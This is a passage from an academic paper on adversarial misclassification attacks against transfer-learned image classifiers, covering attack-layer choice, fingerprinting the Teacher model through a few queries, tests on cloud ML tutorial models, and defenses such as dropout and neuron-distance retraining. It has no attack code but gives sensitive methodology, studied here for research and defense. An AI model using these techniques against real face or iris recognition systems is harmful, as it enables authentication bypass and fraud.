***Deep-layer Feature Extractor.*** The corresponding student models are Face and Iris. We set their perturbation budget $P$ to 0.003, and 0.005, respectively (the same values used in the previous experiment). We launch attacks to each of the N-1 Teacher layers (N=16), *i.e.* computing adversarial samples that mimic the internal representation of the target image at layer $K$ where $K = 1...N-1$. Figure 5(a) and Figure 5(b) show targeted and non-targeted success rates when attacking different layers.

For both Face and Iris, the attack is the most effective when targeting precisely the $N-1_{th}$ (15th) layer, which is as expected since both use *Deep-layer Feature Extractor*. As the attacker moves from deeper layers towards shallow layers (*i.e.* reducing K), the attack effectiveness reduces. At layer 13 and above, the attack success rates are above 88.4% for Face, and 95.9% for Iris. But when targeting layer 10 and below, the success rates drop to 1.2% for Face recognition, and <40% for Iris recognition. This is because shallow layers represent basic components of an image, *e.g.,* lines and edges, which are harder to mimic using a limited perturbation budget. In fact, both Face and Iris models are based on convolutional neural networks, which are known to capture such representations at shallow layers [70]. Therefore, given a fixed perturbation budget, the error in mimicking internal representations is much higher at shallow layers, resulting in lower attack success rates.

An unexpected result is that for Iris, the success rate for non-targeted attacks remains close to 100% regardless of the attack layer choice. A more detailed analysis shows that this is because Iris recognition is highly sensitive to input noise. The perturbations introduced by our attack behave as input noise, thus triggering misclassification into an "unknown" class. However, this is a unique property of the Iris recognition task, and does not apply to the other three tasks.

***Mid-layer Feature Extractor.*** We then evaluate attack on Traffic Sign, where the first 10 layers are transferred from Teacher and frozen during training. Here the perturbation budget is fixed to $P = 0.005$. Results in Figure 5(c) show that the attack success rates peak at precisely the $10_{th}$ layer, where success rate for targeted attack is 43.7% and 95.35% for non-targeted attack. Similarly, the success rates reduce when the attacker targets shallow layers. Interestingly, the success rates also decrease as we target layers deeper than 10. This is because layers beyond 10 are fine-tuned and more distinct from the corresponding Teacher layers, leading to higher error when mimicking the internal representation.

***Full Model Fine-tuning.*** For the Flower task, the Student model differs largely from the Teacher model, as all the layers are fine-tuned. Therefore, the attacker will always use incorrect information (from the Teacher) to mimic an internal representation of the Student. The resulting attack success rates are low and flat across the choice of attack layers (Figure 5(d) with $P = 0.003$).

**How to Choose the Attack Layer?** The above results suggest that the attacker should always try to identify if the Student is using *Deep-layer Feature Extractor*, as it remains the most vulnerable approach. In Section 5, we present a technique to determine whether *Deep-layer Feature Extractor* is used for transfer and to identify the Teacher model, using a few queries on the Student model. In this case, the attacker should focus on the $N-1^{th}$ layer to achieve the optimal attack performance.

If the Student is not using *Deep-layer Feature Extractor*, the attacker can try to find the optimal attack layer by iteratively targeting different layers, starting from the deepest layer. In the case of *Mid-layer Feature Extractor*, the attacker can estimate the attack success rate at each layer, using only a small set of image pairs and very limited queries. The attacker can observe the attack success rate increasing (or decreasing) as she approaches (or moves away from) the optimal layer.

## 4.4 Discussion

***Feature Extractor* vs. *Full Model Fine-tuning*.** Our results suggest that *Full Model Fine-tuning* and *Mid-layer Feature Extractor* lead to models that are more robust against our attacks. However, in practice, these two approaches are often not applicable, especially when the Student training data is limited. For example, for Face recognition, when reducing the training dataset from 90 images per class to 50 per class, pushing back by 2 layers (*i.e.* transfer at layer 13) reduces the model classification accuracy to 19.1%. Meanwhile, *Deep-layer Feature Extractor* still achieves a 97.69% classification accuracy. Apart from performance, these approaches also incur higher training cost than *Deep-layer Feature Extractor*. This is also why many deep learning frameworks today use *Deep-layer Feature Extractor* as the default configuration for transfer learning.

**Can white-box attacks on Teacher transfer to student Models?** Prior work identified the *transferability* of adversarial samples across different models for the same task [38]. Thus another potential attack on transfer learning is to use existing white-box attacks on the Teacher to craft adversarial samples, which are then transferred to the Student. We evaluate this attack using the state-of-the-art white-box attack by Carlini *et al.* [17]. Since Teacher and Student models have different class labels, we can only perform non-targeted attacks.

Our results show that the resulting attack is ineffective for all four tasks: only $< 0.3\%$ adversarial samples trigger misclassification in the Student models. Thus we confirm that the white-box attack on the Teacher will not be transferred to the Student. The failure of the attack can be attributed to the differences between the Teacher and Student tasks. The Student model has a different classification layer (and hence decision boundary) than the Teacher, so adversarial samples computed using decision boundary analysis (based on classification layer) of the Teacher model fail on the Student model.

# 5 Experiments with Real ML Services

So far our misclassification attacks assume that the teacher model is known to the attacker. Next, we relax this assumption by considering scenarios where the teacher model is unknown to the attacker. Specifically, today's deep learning services (*e.g.* Google Cloud ML, Facebook PyTorch, and Microsoft CNTK) already help customers generate student models from a suite of teacher models. In this case, a successful attack must first infer the teacher model given a student model. We address this challenge by designing a fingerprinting approach that feeds a few query images on the student model to identify the teacher model, allowing us to effectively attack the student models produced by today's deep learning services.

## 5.1 Fingerprinting the Teacher Model

Our design assumes that, given a student model, the attacker has access to the pool of candidate Teacher models where one of them is used to produce the student model. This is a practical assumption because for common deep learning tasks there are only a limited set of high quality, pre-trained models that are publicly available. For example, Google Cloud ML provides InceptionV3, MobileNets and its variants as Teacher models for image classification. Thus the attacker only needs to identify the Teacher from a (small) set of known candidates.

**Methodology.** We take a fingerprinting based approach. For each candidate Teacher model, the attacker crafts a fingerprint image that will intentionally "distort" the output of the student model, if and only if the student model is generated by the given Teacher model. By querying the student model with the fingerprinting images of all the candidates and comparing the model output, the attacker can quickly narrow down to the true Teacher model. In the following, we show that such fingerprinting method is highly effective when the student model is generated via *Deep-layer Feature Extractor*.

Consider the last layer of a student model (trained using *Deep-layer Feature Extractor*), which is a dense layer for classification. The prediction result (before softmax) of an input image $x$ can be expressed as,

$$S(x) = W_N \times T_{N-1}(x) + B_N \quad (3)$$

where $W_N$ is the weight matrix of the dense layer, $B_N$ is the bias vector, and $T_{N-1}(.)$ is the function transforming the input $x$ to neurons at layer $N-1$ [2].

[2] There will also be an activation function that further transforms

Given the knowledge of $T_{N-1}(.)$, our goal is to craft a fingerprinting image that nullifies the first term in Equation 3, *i.e.* an $x$ that produces an all-zero vector $T_{N-1}(x) = \vec{0}$ so that the output vector $S(x) = B_N$. Since different Teacher models differ largely in $T_{N-1}(.)$, a fingerprinting image of a Teacher model A, when fed to a Student model derived from a different Teacher model B, is unlikely to produce an all-zero vector $T_{N-1}(x)$.

To decode the fingerprint, our hypothesis is that, without the contribution from $x$, the bias vector $B_N$ (or $S(x)$ produced by the right fingerprint) will display much lower *dispersion* compared to normal $S(x)$ values. Thus by feeding candidate fingerprinting images into the student model and comparing the dispersion value of the corresponding $S(x)$, we can identify the Teacher model as the one that produces the minimum dispersion (below a threshold).

Assuming this hypothesis is true, we can craft fingerprinting images for each Teacher model following the same optimization process for our misclassification attack (see Section 3). The only difference is here the internal representation to mimic is a zero-vector.

**Validation.** To validate our approach, we produce five additional Student models using multiple popular public Teacher models [3]. These Student models are trained using the 17-class VGG Flower dataset [4], using *Deep-layer Feature Extractor*. Together with the Face and Iris models used in Section 4, we have a total of 7 Student models produced from different Teacher models. All of them achieve $> 83.1\%$ classification accuracy.

We measure the dispersion of $S(x)$ using the *Gini coefficient*, commonly used in economics to measure wealth distribution [26]. Its value ranges between 0 and 1, with 0 representing complete equality and 1 representing complete inequality.

We first measure the Gini coefficient of $B_N$, validating our hypothesis that $B_N$'s dispersion level is very low. For each Student model, we set output neurons of $N-1_{th}$ layer as a zero vector, so that only $B_N$ is fed into the final prediction. For all seven models, the corresponding Gini coefficient is below 0.011. We then feed 100 random test images into each model, where the Gini coefficient jumps to between 0.648 and 0.999, with a median value of 0.941. This confirms our hypothesis where $B_N$ has a different statistical dispersion than normal $S(x)$.

Next, for each candidate Teacher model, we craft and feed 10 fingerprinting images to the target student model and compute the average Gini coefficient of $S(x)$. Figure 6 shows the average Gini coefficient as a function of the fingerprinting Teacher model and the Teacher model used to generate the Student model. The diagonal line indicates scenarios where the two Teacher models match. As expected, all the coefficients along the diagonal are small ($< 0.058$), suggesting that the fingerprinting images successfully nullify the neuron component in $S(x)$. All off-diagonal coefficients are significantly higher ($> 0.443$), since the Teacher model used to generate the fingerprinting image does not match that used to generate the student model.





Figure 6: Gini coefficient of output probabilities of different teacher and student models.

It is worth noting that our fingerprinting technique can also identify different versions of Teacher models with the same architecture. To demonstrate this, we use Google's InceptionV3 model that has two versions (*i.e.* with different weights) released at different times.[5]. Our technique accurately distinguishes between these two versions, with a Gini coefficient $< 0.075$ when there is a match, and $> 0.751$ otherwise.

Overall, the above results confirm that our fingerprinting method can identify the Teacher model using a small set of queries. When crafting the fingerprinting image, a threshold of 0.1 on the Gini coefficient seems like a good cut-off to ensure successful fingerprinting.

**Effectiveness on Other Transfer Methods.** Our fingerprinting method is based on nullifying neuron contributions to the last layer of the Student model. It is effective when the student model is generated by *Deep-layer Feature Extractor*. The same set of fingerprinting images, when fed to student models generated by other transfer methods, will likely lead to higher Gini coefficients and fail to identify the Teacher model. For example, when fed to the Traffic Sign and Flower models, the Gini coefficient is always higher than 0.839.

On the other hand, when all the fingerprinting images

$S(x)$, but we ignore it for the sake of simplicity. Our methodology holds for any activation function.

[3] Our choice of Teacher models includes VGG16 [56], VGG19 [56], ResNet50 [28], InceptionV3 [59], Inception-ResNetV2 [58], and MobileNet [32].

[4] This is a smaller version of the full 102-class flower dataset we used in previous experiments [10].

[5] Version 2015-12-05 `http://download.tensorflow.org/models/image/imagenet/inception-2015-12-05.tgz`, Version 2016-08-28 `http://download.tensorflow.org/models/inception_v3_2016_08_28.tar.gz`

lead to large Gini coefficient values, it means that either the Teacher model is unknown (not in the candidate pool), or the student model is produced by a transfer method other than *Deep-layer Feature Extractor*. For both cases, the misclassification attack will be less effective. The attacker can use this knowledge to identify and target student models that are the most vulnerable to the misclassification attack.

## 5.2 Attacks on Transfer Learning Services

Today, popular Machine Learning as a service (MLaaS) platforms [67] (*e.g.,* Google Cloud ML) and deep learning libraries (*e.g.,* PyTorch, Microsoft CNTK) already recommend transfer learning to their customers. Many provide detailed tutorials to guide customers through the process of transfer learning. We follow these tutorials to investigate whether the resulting Student models are vulnerable to our attacks. The adversarial samples generated on the three services are listed in Figure 13 in the Appendix.

**Google Cloud ML.** In this MLaaS platform, users can train deep learning models in the cloud and maintain it as a service. The transfer learning tutorial explains the process of using Google's InceptionV3 image classification model to build a flower classification model [5].

Specifically, the tutorial suggests *Deep-layer Feature Extractor* as the default transfer learning method, and the provided sample code does not offer control parameters or guidelines to use other transfer approaches or Teacher models (one has to modify the code to do so). We follow the tutorial to train a Student model on a 5-class flower dataset (the example dataset used in the tutorial), which achieves an 89.3% classification accuracy[6].

To launch the attack on the Student model, we first use the proposed fingerprinting method to identify that InceptionV3 (2015 version) is used as the Teacher model (*i.e.* the corresponding fingerprint image leads to Gini coefficient of 0.061 while the other fingerprint images lead to much higher values $> 0.4063$). The subsequent misclassification attack achieves a 96.5% success rate with $P = 0.001$.

**Microsoft CNTK.** The Microsoft Cognitive Toolkit (CNTK) is an open source DL library available on Microsoft's Azure MLaaS platform. The tutorial describes a flower classification task and recommends ResNet18 as the Teacher and *Full Model Fine-tuning* as the default configuration [6]. This creates a Student model similar to the Flower model used in Section 4. CNTK also provides control parameters to switch to *Deep-layer Feature Extractor* ( *Mid-layer Feature Extractor* is unavailable) and other Teacher models hosted by Microsoft, including popular image classification models (*e.g.,* ResNet50, InceptionV3, VGG16) and a few object detection models. Following this process, we use VGG16 as the Teacher and *Deep-layer Feature Extractor* to train a new Student model using the 102-class VGG flower dataset (the example dataset used in tutorial). It achieves a classification accuracy of 82.25%.

Again, we were able to launch the misclassification attack on the Student model: our fingerprinting method successfully identifies the Teacher model (with a Gini coefficient of 0.0045), and the attack success rate is 99.4% when $P = 0.003$.

**PyTorch.** PyTorch is a popular open source DL library developed by Facebook. Its tutorial describes steps to build a classifier that can distinguish between images of ants and bees [3]. The tutorial uses ResNet18 by default and allows both *Deep-layer Feature Extractor* and *Full Model Fine-tuning*, but indicates that *Deep-layer Feature Extractor* provides higher accuracy. There is no mention of *Mid-layer Feature Extractor*. PyTorch hosts a repository of 6 image classification Teacher models that users can plug into their transfer process.

Again we follow the tutorial and verify that Student models trained using *Deep-layer Feature Extractor* on PyTorch are vulnerable. Our fingerprinting technique produces a Gini coefficient of 0.004, and targeted attack achieves a success rate of 88.0% with $P = 0.001$. We also test our attack on a student model trained using *Full Model Fine-tuning*. Surprisingly, our targeted attack still achieves an 87.4% success rate with $P = 0.001$. This is likely because the Student model is trained only for a short number of epochs (25 epochs) at a very low learning rate of 0.001, and thus the fine-tuning process introduces only small modification to the model weights.

**Implications.** Our experiments on the three machine learning services show that many Student models produced by these services are vulnerable to our attack. This is particularly true when users follow the default configuration in Google Cloud ML and PyTorch. Our attack is feasible because each service only hosts a small number of deep learning Teacher models, making it easy to get access to the (small) pool of Teacher models. Finally, by promoting the use of transfer learning, these platforms often *expose* their customers to our attack accidentally. For example, Google Cloud ML advertises customers who have successfully deployed models using their transfer learning service [4]. While we refrain from attacking such customer models for ethical reasons, such information can help attackers find potential victims and gain additional knowledge about the victim model. We discuss our efforts at disclosure in the Appendix.

[6] Instead of training the Student in the cloud, we build the model locally using Google TensorFlow using the same procedure [7].

## 6 Developing Robust Defenses

Having identified the practical impact of these attacks, the ultimate goal of our work is to develop robust defenses against them. Insights gained through our experiments suggest that there are multiple approaches to developing robust defenses against this attack. *First*, the effectiveness of attacks is heavily dependent on the level of perturbations introduced. Successful misclassification seems to be very sensitive to small changes made to the input image. Therefore, any defense that perturbs the adversarial sample before classification has a good chance of disrupting the attack. *Second*, attack success requires precise knowledge of the Teacher model used during transfer learning, *i.e.* the weights transferred to the Student model. Thus any deviations from the Teacher model could render the attack ineffective.

Here, we describe three different potential defenses that target different pieces of the Student model classification process. We discuss the strengths and limitations of each, and experimentally evaluate their effectiveness against the attack and impact on classification of non-adversarial inputs.

### 6.1 Randomizing Input via Dropout

Our first defense targets the sensitivity of adversarial samples to small changes. The intuition is that attackers have identified minimal alterations to the image that push the Student model over some classification boundary. By introducing additional random perturbations to the image before classification, we can disrupt the adversarial sample. Ideally, small perturbations could effectively disrupt adversarial attacks while introducing minimal impact on non-adversarial samples. In prior work, Carlini, *et al.* studied different defense mechanisms against attacks on DNNs [16], and found the most effective approach to be adding uncertainty to the prediction process [25].

**Dropout Randomization.** We add randomness to the prediction process by applying Dropout [57] at the input layer. This has the effect of dropping a certain fraction of randomly selected input pixels, before feeding the modified image to the Student model. We repeat this process 3 times for each image and use the majority vote as the final prediction result [7], or a random result if all 3 predictions are different.

We test this defense on all three tasks, Face, Iris, and Traffic Sign, by applying Dropout on test images as well as targeted and non-targeted adversarial samples [8]. The results for Face and Traffic Sign are highly consistent, so we only plot the results for Face in Figure 7, including classification accuracy on test images, and success rate of both targeted and non-targeted attacks. Results for Traffic Sign is in the Appendix as Figure 14. As the dropout ratio increases (*i.e.* more pixels dropped), both classification accuracy and attack success rate drops. In general, the defense is effective against targeted misclassification, which drops in success rate much faster than the corresponding drop in classification accuracy, *e.g.* at dropout ratio near 0.4, classification accuracy drops to 91.4% while targeted attack success rate drops to 30.3%. However, non-targeted attacks are less affected, and attack success consistently remains higher than classification accuracy of normal samples, *e.g.* 92.47% when the classification accuracy is 91.4%. Finally, as dropout increases, it eventually disrupts the entire classification process, reducing classification accuracy while boosting misclassification errors (non-targeted misclassification).

This defense is ineffective on the Iris task. Recall that this model is sensitive to noise in general. The inherent sensitivity leads classification accuracy to drop at nearly the same rate as attack success rate. When dropping only 2% pixels, model accuracy already drops to 51.93%, while targeted attack success rate is still 55.5% and non-targeted attack success rate is 100%. Detailed results are shown in the Appendix as Figure 14. Clearly, randomization as defense is limited by the inherent sensitivity of the model. It is unclear whether the situation could by improved by retraining the Student model to be more resistant to noise [72].

**Strengths and Limitations.** The key benefit of this approach is that it can be easily deployed, without requiring changes to the underlying Student model. This is ideal for Student models that are already deployed. However, this approach has three limitations. *First*, there is a non-negligible hit on model accuracy for any significant reduction in attack success. This may be unacceptable for some applications (*e.g.,* authentication systems based on Face recognition). *Second*, this approach is impractical for highly sensitive classification tasks like Iris recognition. *Finally*, this approach is not resistant to countermeasures by the attacker. An attacker can circumvent this defense by adding a Dropout layer into the adversarial image crafting pipeline [16]. The generated adversarial samples would then be more robust to Dropout.

### 6.2 Injecting Neuron Distances

The attack we identified leverages the similarity between matching layers in the Teacher and Student models to mimic an internal representation of the Student. Thus, if we can make the Student's internal representation deviate from that of the Teacher for all inputs, the attack would be less effective. One way to do that is by modifying weights of different layers of the Student. In this section, we present a scheme to modify the Student layers

[7] We tested and found little improvement beyond 3 repetitions.

[8] We choose adversarial samples from Section 4.3 that achieve the highest attack success rate.





Figure 7: Attack success and classification accuracy on Face using randomization via dropout.





Figure 8: Attack success and classification accuracy on Face using neuron distance thresholds.





Figure 9: Attack success and classification accuracy on Iris using neuron distance thresholds.

(*i.e.* weights), without significantly impacting classification accuracy.

We start with a Student model trained using *Deep-layer Feature Extractor* or *Mid-layer Feature Extractor* [9]. This model lies in some local optimum of the model classification error surface. Our goal is to update layer weights and identify a new local optimum that provides comparable (or better) classification performance, and also be distant enough (on the error surface) to increase the dissimilarity between the Student and Teacher.

To find such a new local optimum, we unfreeze all layers of Student and retrain the model using the same Student training dataset, but with an updated loss function formulated in the following way. Consider a Student model, where the first $K$ layers are copied from the Teacher. Let $T_K(.)$, and $S_K(.)$ be functions that generate the internal representation at layer $K$, for the Teacher, and Student, respectively. Let $I$ be the set of neurons in layer $K$, and $|W_s|$ be a vector of absolute sum of outgoing weights from each neuron $i \in I$. Finally, let $D_{th}$ be a dissimilarity threshold between two models. Then our objective is the following,

$$\begin{aligned} \min \quad & CrossEntropy(Y_{true}, Y_{pred}) \\ \text{s.t.} \quad & \sum_{x \in X_{train}} \| |W_s| \circ (T_K(x) - S_K(x)) \|_2 > D_{th} \end{aligned} \tag{4}$$

where $\circ$ is element-wise multiplication.

Here, we still want to minimize the classification loss, formulated as *cross entropy loss* over the prediction results. But, a constraint term is added to increase the dissimilarity between the Teacher and Student models. Dissimilarity is computed as the weighted $L_2$ distance between the internal representations at layer $K$, and is conditioned to be higher than a threshold $D_{th}$. The weight terms capture the importance of a neuron output for the next layer [10]. This helps make sure that distance between important neurons contribute more to the total distance between representations. We solve the above constrained optimization problem using the same penalty method used in Section 3.

Before presenting our evaluation, we note two other aspects of the optimization process. *First*, our objective function only considers dissimilarity at layer $K$. However, after training with the new loss function, the internal representations at the preceding layers also become dissimilar. Hence, our approach would not only reduce attack effectiveness at layer $K$, but also at layers before it. *Second*, a high value for $D_{th}$ would increase defense performance, but can also negatively impact classification accuracy. In practice, the provider can incrementally increase $D_{th}$ as long as the classification accuracy is above an acceptable level.

We evaluated this approach on all three classification tasks. Figure 8 shows how classification accuracy and attack success vary when we increase $D_{th}$ in Face. Attacks are targeted at layer $N-1$, as Face uses *Deep-layer Feature Extractor*. Unlike the Dropout based defense (Figure 7), this method results in a steadier classification accuracy, while attack success rate drops. As classification accuracy drops from 98.55% to 95.69%, targeted attack drops significantly, from 92.6% to 30.87%. Non-targeted attacks are still hard to defend against, dropping from 100% to only 91.45% under the same conditions. We also analyze attack success rates at layers below $N-1$, and observe it to be lower than rates observed in Figure 8. This indicates that our retraining scheme makes the Student model more distinctive from the Teacher model across all layers. Result for Traffic Sign is in the Appendix in Figure 15, and is highly consistent with Face.

We plot the Iris results in Figure 9. Important to note that this defense works significantly better for the Iris task than the Dropout scheme. Sensitivity of the Iris model actually means classification accuracy increased from 88.27% to 91.0% (retraining found a better local optimum), while targeted attack success dropped from 100% to 12.6%. Unfortunately, non-targeted attacks remain hard to defend against. Attack success rate only

[9] Recall that models using *Full Model Fine-tuning* are generally resistant to the attack.

[10] The weight terms are not required for layers, where all neuron outputs are treated equally, *e.g.,* convolutional layers.

falls to 94.83% for Iris, and remains consistently above classification accuracy.

Finally, we note that retrained models are also robust against the Teacher fingerprinting technique. When using the true Teacher model as candidate, the fingerprinting attack results in an average Gini coefficient of $> 0.9846$ for both Face and Iris models, which effectively obfuscates the true identity of the Teacher model.

**Strengths and Limitations.** This scheme provides significant benefits relative to the randomized dropout scheme. *First*, we obtain improved defense performance, *i.e.* reduce attack success without significantly degrading classification accuracy. *Second*, unlike the dropout defense, this scheme has no clear countermeasures. Attackers do not have access to the Student training dataset, and cannot replicate the updated Student using retraining. *Third*, this approach successfully obfuscates the identity of the Teacher model, making it significantly harder to launch the attack given a target Student model.

Finally, the only limitation of this method is that all Student models must be updated using our technique, incurring additional computational cost. Compared to normal Student training, which takes several minutes to complete (for Face), our implementation that trains Student models with a fixed neuron distance threshold incurs training time that is an order of magnitude larger. For the example that corresponds to a reduced attack success rate of 30.87% on Face, our defense scheme takes 2 hours. As a one time cost, it is a reasonable tradeoff for significantly improving security against adversarial attacks. Also, we expect that other standard techniques for speeding-up neural network training (*e.g.,* training over multiple GPUs), can further reduce the runtime.

### 6.3 Ensemble of Models as a Defense

Finally, we consider using orthogonal models as a defense for adversarial attacks against transfer learning. The intuition is to have the provider train multiple Student models, each from a separate Teacher model, and use them together to answer queries (*e.g.,* based on majority vote). Thus even if an attacker successfully fools a single Student model in the ensemble, the other models may be resistant (since the adversarial sample is always tailored to a specific Student model). This can be an effective defense, while only incurring an additional one time computational cost of training multiple Students. This idea has been explored before in related contexts [13].

It is unclear whether an adversary with knowledge of this defense can craft a successful countermeasure, by modifying the optimization function to trigger misclassification in all members of the ensemble. One possibility is to modify the loss term that captures dissimilarity in internal representations (Equation 1), to account for dissimilarity in all models by taking a sum. In fact, a recent work in a non transfer learning setting, and assuming a white-box victim model shows that it is possible to break defenses based on ensemble models. He *et al.* , successfully crafted adversarial samples that can fool an ensemble of models, by jointly optimizing misclassification objectives over all members of the ensemble [29]. We are investigating this as part of ongoing work.

## 7 Related Work

**Transfer Learning.** In a deep learning context, transfer learning has been shown to be effective in vision [18, 52, 51, 15], speech [34, 63, 30, 20], and text [33, 40]. Yosinski *et al.* compared different transfer learning approaches and studied their impact model performance [68]. Razavian *et al.* studied the similarity between Teacher and Student tasks, and analyzed its correlation with model performance [50].

**Adversarial Attacks in Deep Learning.** We summarized some prior work on adversarial attacks in Section 2. Prior work on white-box attacks formulate misclassification as an objective function, and use optimization techniques to design perturbation [60, 17]. Goodfellow *et al.* further reduced the computational complexity of the crafting process to generate adversarial samples at scale [36]. Papernot *et al.* proposed an approach that modifies the image pixel by pixel to minimize the amount of perturbation [47]. Similar to our methodology, Sabour *et al.* proposed a method that manipulates internal representation to trigger misclassification [53]. Still others studied the physical realizability of adversarial samples [55, 24, 35], and attacks that generate adversarial samples that are unrecognizable to humans [42].

Prior work on black box attacks query the victim DNN to gain feedback on adversarial samples and use responses to guide the crafting process [55]. Others use these queries to reverse-engineer the internals of the victim DNN [46, 62]. Another group of attacks do not rely on querying the victim DNN, but assume there exists another model which has similar functionalities as the victim DNN [38, 45, 61]. They rely on the "transferability" of adversarial samples between similar models.

**Defenses.** Defense against adversarial attacks in DL is still an open research problem. Recent work showed that state-of-the-art adversarial attacks can adapt and bypass most existing defense mechanisms [16, 14]. One approach is adversarial training, where the victim DNN is trained to recognize adversarial samples [60, 39]. Others tried to detect certain characteristics of adversarial samples, *e.g.,* sensitivity to model uncertainty, neuron value distribution [64, 31, 27, 37, 25]. Another defense, called gradient masking, aims to enhance a model by remov-

ing useful information in gradients, which is critical to white-box attacks [48]. Most existing defenses have been bypassed in literature, or shown ineffective against new attacks.

## 8 Conclusion

In this paper, we describe our efforts to understand the vulnerabilities introduced by the transfer learning model. We identify and experimentally validate a general attack on black-box Student models leveraging knowledge of white-box Teacher models, and show that it can be successful in identifying and exploiting Teacher models in the wild. Finally, we explore several defenses, including a neuron distance threshold technique that is highly effective against targeted misclassification attacks while obfuscating the identity of Teacher models.

## References


[1] http://benchmark.ini.rub.de/?section=gtsrb&subsection=news. The German Traffic Sign Recognition Benchmark.

[2] http://biometrics.idealtest.org/. CASIA Iris Dataset.

[3] http://pytorch.org/tutorials/beginner/transfer_learning_tutorial.html. PyTorch transfer learning tutorial.

[4] https://cloud.google.com/blog/big-data/2017/08/how-aucnet-leveraged-tensorflow-to-transform-their-it-engineers-into-machine-learning-engineers. How Aucnet leveraged TensorFlow to transform their IT engineers into machine learning engineers.

[5] https://codelabs.developers.google.com/codelabs/cpb102-txf-learning/index.html#0. Image Classification Transfer Learning with Inception v3.

[6] https://docs.microsoft.com/en-us/cognitive-toolkit/Build-your-own-image-classifier-using-Transfer-Learning. Build your own image classifier using transfer learning.

[7] https://www.tensorflow.org/versions/r0.12/how_tos/image_retraining/. How to Retrain Inception's Final Layer for New Categories.

[8] http://vision.seas.harvard.edu/pubfig83/. PubFig83: A resource for studying face recognition in personal photo collections.

[9] http://www.robots.ox.ac.uk/~vgg/data/flowers/102/index.html. 102 Category Flower Dataset.

[10] http://www.robots.ox.ac.uk/~vgg/data/flowers/17/index.html. 17 Category Flower Dataset.

[11] http://www.robots.ox.ac.uk/~vgg/software/vgg_face/. VGG Face Descriptor.

[12] TensorFlow: Large-scale machine learning on heterogeneous systems, 2015. Software available from tensorflow.org.

[13] ABBASI, M., AND GAGNÉ, C. Robustness to adversarial examples through an ensemble of specialists. In *Proc. of Workshop on ICLR* (2017).

[14] ATHALYE, A., CARLINI, N., AND WAGNER, D. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *Proc. of ICML* (2018).

[15] CAELLES, S., MANINIS, K.-K., PONT-TUSET, J., LEAL-TAIXÉ, L., CREMERS, D., AND VAN GOOL, L. One-shot video object segmentation. In *Proc. of CVPR* (2017).

[16] CARLINI, N., AND WAGNER, D. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proc. of AISec* (2017).

[17] CARLINI, N., AND WAGNER, D. Towards evaluating the robustness of neural networks. In *Proc. of S&P* (2017).

[18] CHEN, J.-C., RANJAN, R., KUMAR, A., CHEN, C.-H., PATEL, V. M., AND CHELLAPPA, R. An end-to-end system for unconstrained face verification with deep convolutional neural networks. In *Proc. of Workshop on ICCV* (2015).

[19] CHOLLET, F., ET AL. Keras. https://keras.io, 2015.

[20] CIREŞAN, D. C., MEIER, U., AND SCHMIDHUBER, J. Transfer learning for latin and chinese characters with deep neural networks. In *Proc of IJCNN* (2012).

[21] COHEN, R., EREZ, K., BEN AVRAHAM, D., AND HAVLIN, S. Breakdown of the internet under intentional attack. *Physical Review Letters 86* (2001), 3682–5.

[22] DELAMORE, B., AND KO, R. K. L. A global, empirical analysis of the shellshock vulnerability in web applications. In *Proc. of ISPA* (2015).

[23] ERHAN, D., MANZAGOL, P.-A., BENGIO, Y., BENGIO, S., AND VINCENT, P. The difficulty of training deep architectures and the effect of unsupervised pre-training. In *Proc. of AISTATS* (2009).

[24] EVTIMOV, I., EYKHOLT, K., FERNANDES, E., KOHNO, T., LI, B., PRAKASH, A., RAHMATI, A., AND SONG, D. Robust Physical-World Attacks on Deep Learning Models. In *arXiv preprint 1707.08945* (2017).

[25] FEINMAN, R., CURTIN, R. R., SHINTRE, S., AND GARDNER, A. B. Detecting adversarial samples from artifacts. *arXiv preprint arXiv:1703.00410* (2017).

[26] GINI, C. Italian: Variabilità e mutabilità (variability and mutability). *Cuppini, Bologna* (1912).

[27] GROSSE, K., MANOHARAN, P., PAPERNOT, N., BACKES, M., AND MCDANIEL, P. On the (statistical) detection of adversarial examples. *arXiv preprint arXiv:1702.06280* (2017).

[28] HE, K., ZHANG, X., REN, S., AND SUN, J. Deep residual learning for image recognition. In *Proc. of CVPR* (2016).

[29] HE, W., WEI, J., CHEN, X., CARLINI, N., AND SONG, D. Adversarial example defenses: Ensembles of weak defenses are not strong. In *Proc. of USENIX Workshop on Offensive Technologies* (2017).

[30] HEIGOLD, G., VANHOUCKE, V., SENIOR, A., NGUYEN, P., RANZATO, M., DEVIN, M., AND DEAN, J. Multilingual acoustic models using distributed deep neural networks. In *Proc. of ICASSP* (2013).

[31] HENDRYCKS, D., AND GIMPEL, K. Early methods for detecting adversarial images. In *ICLR Workshop Track* (2017).

[32] HOWARD, A. G., ZHU, M., CHEN, B., KALENICHENKO, D., WANG, W., WEYAND, T., ANDREETTO, M., AND ADAM, H. Mobilenets: Efficient convolutional neural networks for mobile vision applications. *arXiv preprint arXiv:1704.04861* (2017).

[33] JOHNSON, M., SCHUSTER, M., LE, Q. V., KRIKUN, M., WU, Y., CHEN, Z., THORAT, N., VIÉGAS, F., WATTENBERG, M., CORRADO, G., ET AL. Google's multilingual neural machine translation system: enabling zero-shot translation. In *Proc. of ACL* (2017).

[34] KUNZE, J., KIRSCH, L., KURENKOV, I., KRUG, A., JOHANNSMEIER, J., AND STOBER, S. Transfer learning for speech recognition on a budget. In *Proc. of RepL4NLP* (2017).

